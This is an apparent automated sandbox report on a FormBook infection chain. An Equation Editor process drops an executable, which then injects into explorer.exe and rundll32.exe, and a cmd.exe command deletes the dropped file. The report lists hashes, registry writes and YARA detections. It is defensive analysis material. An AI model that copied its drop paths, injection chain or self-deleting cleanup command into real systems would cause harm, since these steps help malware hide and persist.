00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE8F09AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: EQNEDT32.EXE PID: 2232 Parent PID: 584

General

Start time:	06:51:36
Start date:	27/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: 69577.exe PID: 2536 Parent PID: 2232

General

Start time:	06:51:41
Start date:	27/01/2021
Path:	C:\Users\Public\69577.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\69577.exe
Imagebase:	0x830000
File size:	839656 bytes
MD5 hash:	BEB09E991A41577E79DFABC58178A44F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2112664832.0000000003B66000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2112664832.0000000003B66000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2112664832.0000000003B66000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2112815271.0000000003CD3000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2112815271.0000000003CD3000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2112815271.0000000003CD3000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\AddInProcess32.exe	read data or list directory | read attributes | delete | syn chronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	3AFD33	CopyFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\AddInProcess32.exe	0	42176	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 a8 ee 87 57 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 58 00 00 00 0c 00 00 00 00 00 00 3a 77 00 00 00 20 00 00 00 80 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 c0 00 00 00 02 00 00 9d b0 00 00 03 00 60 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L......W.......... ....0..X..........:w... ....@.. ....`................	success or wait	1	3AFD33	CopyFileExW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E437995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E437995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E34DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E43A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E34DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\56617af3d6fd992497999aec2be809a4\PresentationFramework.ni.dll.aux	unknown	2436	success or wait	1	6E34DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\WindowsBase\9a2107b30cbb02ca475f58ed046eff63\WindowsBase.ni.dll.aux	unknown	1180	success or wait	1	6E34DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E34DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\d7a637fdf68801e37fc897b530f9a8a6\PresentationCore.ni.dll.aux	unknown	1832	success or wait	1	6E34DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xaml\ca5d89c8ed4d2a7e542244cd6757e3cd\System.Xaml.ni.dll.aux	unknown	572	success or wait	1	6E34DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E34DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E34DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E34DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D33B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D33B2B3	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E34DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E437995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E437995	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Tracing\69577_RASAPI32	success or wait	1	6C5FAD76	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\69577_RASAPI32	EnableFileTracing	dword	0	success or wait	1	6C5FAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\69577_RASAPI32	EnableConsoleTracing	dword	0	success or wait	1	6C5FAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\69577_RASAPI32	FileTracingMask	dword	-65536	success or wait	1	6C5FAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\69577_RASAPI32	ConsoleTracingMask	dword	-65536	success or wait	1	6C5FAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\69577_RASAPI32	MaxFileSize	dword	1048576	success or wait	1	6C5FAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\69577_RASAPI32	FileDirectory	expand unicode	%windir%\tracing	success or wait	1	6C5FAD76	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: AddInProcess32.exe PID: 2688 Parent PID: 2536

General

Start time:	06:51:47
Start date:	27/01/2021
Path:	C:\Users\user\AppData\Local\Temp\AddInProcess32.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\AddInProcess32.exe
Imagebase:	0x810000
File size:	42176 bytes
MD5 hash:	DA55A7AED2F65D6104E1A79EE067CC00
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2140353140.0000000000081000.00000020.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2140353140.0000000000081000.00000020.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2140353140.0000000000081000.00000020.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2140526407.00000000004D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2140526407.00000000004D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2140526407.00000000004D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2140472679.0000000000310000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2140472679.0000000000310000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2140472679.0000000000310000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	9A037	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2688

General

Start time:	06:51:52
Start date:	27/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: 2836 Parent PID: 1388

General

Start time:	06:52:02
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe

Imagebase:	0x350000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2360758305.00000000000D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2360758305.00000000000D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2360758305.00000000000D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	EA037	NtReadFile

Analysis Process: cmd.exe PID: 1980 Parent PID: 2836

General

Start time:	06:52:06
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\AppData\Local\Temp\AddInProcess32.exe'
Imagebase:	0x4ac20000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\AddInProcess32.exe	success or wait	1	4AC2A7BD	DeleteFileW

Disassembly

Code Analysis